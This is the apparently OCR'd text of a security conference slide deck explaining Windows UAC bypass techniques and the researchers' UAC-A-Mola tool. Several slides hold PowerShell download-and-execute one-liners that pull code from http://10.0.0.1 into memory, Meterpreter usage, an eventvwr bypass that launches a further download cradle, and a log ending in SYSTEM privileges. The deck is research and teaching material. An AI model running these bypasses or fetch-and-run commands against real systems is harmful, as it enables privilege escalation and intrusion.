UAC ByPass & Research with UAC-A-Mola:

Researching, superuser and terrible consequences

Pablo Gonzalez

@pablogonzalezpe

Fran Ramirez

@cybercaronte

$ > whoami

University Degree in Computing Engineering

Master's degree in Cybersecurity

2009 – 2013 Informática 64

2013 - ?? Eleven Paths (Telefonica)

Flu Project co-founder

Founder hackersClub

MVP Microsoft 2017-2018-2019

Some books written (0xWord):

- *Metasploit for pentesters*
- *Pentesting with Kali*
- *Ethical Hacking*
- *Got Root*
- *Pentesting with Powershell*

$ > whoami

Higher education Industrial/Digital Electronics cert.
University Degree in Computing Engineering
Master's degree in Cybersecurity
2013 – 2017 Senior IT Engineer in USA and Canada
2017 - ?? Eleven Paths (Telefonica)


Cyberhades blog co-founder
www.cyberhades.com

Some books written (0xWord):


- *Microhistorias*
  (about computer history and hackers)
- *SecDevOps: Docker*

$ > Schedule

- What is UAC?
- How it works?
- What is an UAC bypass?
- Why it matters?
- Types:
  - DLL Hijacking
  - Fileless
- UAC-A-Mola
  - Architecture
  - Modules
- UAC-A-Mola-TC (thin client)
- Results



$ > UAC


User Account Control
Do you want to allow the following program to make changes to this computer?
Program name: UserAccountControlSettings
Verified publisher: Microsoft Windows
Program location: "C:\Windows\system32\UserAccountContrc
/applySettings
Show information about this publisher's certificate
Hide details
Yes
No

$ > UAC


User Account Control
Do you want to allow this app to make changes to your device?
Microsoft Windows
Verified publisher: Microsoft Corporation
File origin: Hard drive on this computer
Show more details
Yes
No


$ > How it Works? Integrity levels

Integrity levels	Use
Untrusted (0)	Used by process launched by members within the Guests group. It blocks almost all write operations.
Low (1)	Used by Internet Explorer protected mode. It blocks write operation to almost all the system objects, like files of registry keys.
Medium (2)	When UAC is enabled, this is the level assigned by default to all processes already launched
High (3)	When UAC is enabled, this level will be assigned to those all programs that request administrative rights, accepted through UAC elevation request. If UAC is not enbled, this level will be assigned by default to all the process executed by an administrator user.
System (4)	Used by services and other system level programs, like Wininit, Winlogon, Smss, etc.

$ > How it Works?

- **When elevated privileges have been requested:**
  - If user belongs to the Administrator group
  - If the process has medium integrity level (2)
  - If UAC policiy is enabled by default

- **Then => the process is High = Impersonate SYSTEM**



$ > How it works?


But there is more …

- Binaries with manifest:
  - Autoelevate True
  - Trusted binaries (signed by Microsoft)

```
    <trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
        <security>
            <requestedPrivileges>
                <requestedExecutionLevel
                    level="requireAdministrator"
                    uiAccess="false"
                />
            </requestedPrivileges>
        </security>
    </trustInfo>
    <asmv3:application>
        <asmv3:windowsSettings xmlns="http://schemas.microsoft.com/SMI/2005/Windo
wsSettings">
            <autoElevate>true</autoElevate>
        </asmv3:windowsSettings>
    </asmv3:application>
</assembly>
```

$ > What is an UAC bypass?

- Way to achieve the process executin within a HIGH integrity, avoiding the UAC splash screen.



$ > ¿Por qué importa?

- 3 Scenaries (privilegies execution):
  - Compromised process belongs to the real administrator.
  - Compromised process belongs to the Administrator group.
  - Compromised process belongs to the stander Users group (no privilegies).

$ > Types: DLL Hijacking

- Process/binary DLL Hijacking
- The goal is execute our DLL instead the legitimate one.
- It is the classic UAC bypass
- It requires one more element that allows copy or move data to a protected zone. It´s posible?

$ > PoC: WinSxS with WUSA in Win7/8/8.1

$ > Types: Fileless (Registry)

- **HKEY_CLASSES_ROOT is created from two origins:**
  - HKEY_LOCAL_MACHINE\Software\Classes, wich contains the default configuration for all the local users.
  - HKEY_CURRENT_USER\Software\Classes, wich contains the current logged user configuration

The user-specific settings have priority over the default settings. For example, the default setting might specify a particular application to handle .doc files. But a user can override this setting by specifying a different application in the registry.

Processes running in a security context other than that of the interactive user should not use the **HKEY_CLASSES_ROOT** key with the registry functions. Instead, such processes can explicitly open the **HKEY_LOCAL_MACHINE\Software\Classes** key to

https://msdn.microsoft.com/en-us/library/windows/desktop/ms724475(v=vs.85).aspx

$ > Some bypasses fixed …

Microsoft fixes Eventvwr.exe UAC Bypass Exploit in Windows 10 Creators Update


https://isc.sans.edu/forums/diary/Malicious+Office+files+using+fileless+UAC+bypass+to+drop+KEYBASE+malware/22011/
http://www.winhelponline.com/blog/microsoft-fixes-eventvwr-exe-uac-bypass-exploit-windows-10-creators-update/

$ > PoC: eventvwr.exe in Win7


$ > PoC: Environment Variables Injection in Win10

$ > uac-a-mola

$ > Architecture



$ > Modules


Module
init
load module
new session
import module.CustomModule
Consola interactiva
Sesión
CustomModule

$ > Modules

```
class Module(object):
    def __init__(self, information, options):
        self._information = information
        self.options = options
        self.args = {}
        self.init_args()
    def get_information(self):

        return self._information
    def set_value(self, name, value):
        self.args[name] = value
        self.options[name][0] = value
    def get_value(self, option):
        return self.args[option]
    def get_options_dict(self):
        return self.options
    def get_options_names(self):
        return self.options.keys()
    def init_args(self):
        for key, opts in self.options.items():
            self.args[key] = opts[0]
    @abstractmethod
    def run_module(self):
        raise Exception( 'ERROR: run_module method must be implemented in the child class')
    def check_arguments(self):
        for key, value in self.options.iteritems():
            if value[2] is True and str(value[0]) == "None":
                return False
        return True
```

$ > Modules

```
from module import Module
class CustomModule(Module):
    def __init__(self):

        information = {"Name": "",
                       "Description": "",
                       "Author": ""}

        # -------------name----default_value--desc----required?
        options = {"option_name": [None, "description", True],
                   "option2_name": ["default", "description", False]}

        # Constructor of the parent class
        super(CustomModule, self).__init__(information, options)

        # Class atributes, initialization in the run_module method
        # after the user has set the values
        self._option_name = None

    # This module must be always implemented, it is called by the run option
    def run_module(self):
        # To access user provided attributes, use self._args dictionary
        self.args["option_name"]
        self.args["option2_name"]
```

$ > uac-a-mola in Win7/10

$ > uac-a-mola^2 (thin client)

- It downloads itself straight to memory (no disk access)
- UAC-A-Mola environment integrated in memory
- Detecciones y explotaciones desde Powershell. PowerShell detection and explotiations
- Can be executed from Meterpreter

$ > uac-a-mola^2 (thin client)

```
PS C:\Users> iex(new-object net.webclient).downloadstring('http://10.0.0.1/uacamola_tc/uacamola_tc')
PS C:\Users> uacamola_tc
uac-a-mola tc (thin client) --version 0.1b (8dot8 2k18 version)

Do u need help? uacamola_tc [-list | -options | -module | -interactive]
PS C:\Users> uacamola_tc -list
Modules uacamola_tc --version 0.1b

Module                          Options
======                          =======

buac_eventvwr                   noDefault:
                                instruction:

buac_compmgmtlauncher           nameFolder:
                                nameDLL:

buac_fodhelper                  instruction:

buac_sdclt                      instruction:

buac_env_injection              instruction:

discovery_autoelevate           path:

PS C:\Users> _
```

$ > uac-a-mola^2 (thin client)

- Interactive mode (downloaded straight to memory from your PowerShell console)

```
uac-a-mola tc (thin client) --version 0.1b (8dot8 2k18 version)

uacamola^2$> lsit
Stupid Command!
uacamola^2$> list
Stupid Command!
uacamola^2$> showoptions
Modules uacamola_tc --version 0.1b

Module                                  Options
======                                  =======

buac_eventvwr                           noDefault:
                                        instruction:

buac_compmgmtlauncher                   nameFolder:
                                        nameDLL:

buac_fodhelper                          instruction:

buac_sdclt                              instruction:

buac_env_injection                      instruction:

discovery_autoelevate                   path:

uacamola^2$> help
Commands
help
quit
download <module>
options
showoptions
functions
uacamola^2$> _
```

$ > uac-a-mola^2 (thin client)

```
uacamola^2$> download buac_eventvwr
6
uacamola^2$> options
key: nodefault
value: 0
New key/value (option. Y/n)? y
key: instruction
value: c:\windows\system32\windowspowershell\v1.0\powershell.exe -C echo 8dot8 > c:\mola.txt
New key/value (option. Y/n)? n

Name                           Value
----                           -----
nodefault                      0
instruction                    c:\windows\system32\windowspowershell\v1.0\powershell.exe -C
uacamola^2$> buac_eventvwr
Path doesn't exist
Creating path

Property      : {}
PSPath        : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\software\classes\mscfi
PSParentPath  : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\software\classes\mscfi
PSChildName   : command
PSDrive       : HKCU
PSProvider    : Microsoft.PowerShell.Core\Registry
```

$ > uac-a-mola^2 (thin client)

```
meterpreter > load powershell
Loading extension powershell...Success.
meterpreter > powershell_shell
PS > iex(new-object net.webclient).downloadstring('http://10.0.0.1/uacamola_tc/u
acamola_tc')
PS > uacamola_tc
uac-a-mola tc (thin client) --version 0.1b (8dot8 2k18 version)

Do u need help? uacamola_tc [-list | -options | -module | -interactive]
PS > uacamola_tc -list
Modules uacamola_tc --version 0.1b

Module                          Options
======                          =======

buac_eventvwr                   noDefault:
                                instruction:

buac_compmgmtlauncher           nameFolder:
                                nameDLL:
```

$ > uac-a-mola^2 (thin client)

```
PS > uacamola_tc
uac-a-mola tc (thin client) --version 0.1b (8dot8 2k18 version)

Do u need help? uacamola_tc [-list | -options | -module | -interactive]
PS > uacamola_tc -module buac_eventvwr -options @{'nodefault'=0;'instruction'="C
:\windows\System32\WindowsPowerShell\v1.0\powershell.exe -C ""iex(new-object net
.webclient).downloadstring('http://10.0.0.1:8080/')"""}
Path doesn't exist
Creating path
```

```
[*] Starting interaction with 5...

meterpreter > getuid
Server username: W7\IEUser
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

$ > uac-a-mola^2 (thin client)

$ > Results

- **Date: end 2018**


Path: C:\Windows\System32			
OS	Nº autoelvate binaries	Fileless	Binaries Names
Windows7	56	4	eventvwr.exe CompMgmtLauncher.exe sdclt.exe sdclt.exe /kickoffelev
Windows8.1	60	4	eventvwr.exe CompMgmtLauncher.exe slui.exe sdclt.exe /kickoffelev
Windows10	60	3	sdclt.exe sdclt.exe /kickoffelev fodhelper.exe

$ > Results

Path: C:\Windows\System32			
OS	Nº autoelevate binaries	DLL Hijacking	Binaries Names
Windows7	56	12	CompMgmtLauncher.exe ComputerDefaults.exe eventvwr.exe hdwwiz.exe iscsipl.exe msconfig.exe MultiDigiMon.exe Netplwiz.exe odbcand32.exe OptionalFeatures.exe perfmon.exe tcmsetup.exe
Windows8.1	60	15	CompMgmtLauncher.exe ComputerDefaults.exe hdwwiz.exe iscsipl.exe MSchedExe.exe msconfig.exe MultiDigiMon.exe Netplwiz.exe odbcand32.exe OptionalFeatures.exe printui.exe systemreset.exe SystemSettingsRemoveDevice.exe tcmsetup.exe
Windows10	60	13	ComputerDefaults.exe fodhelper.exe iscsipl.exe MSchedExe.exe msconfig.exe MultiDigiMon.exe Netplwiz.exe odbcad32.exe OptionalFeatures.exe printui.exe systemreset.exe SystemSettingsRemoveDevice.exe tcmsetup.exe

$ > uac-a-mola in action!

$ > Conclusions



UAC ByPass & Research with UAC-A-Mola:

Researching, superuser and terrible consequences

Pablo Gonzalez

@pablogonzalezpe

Fran Ramirez

@cybercaronte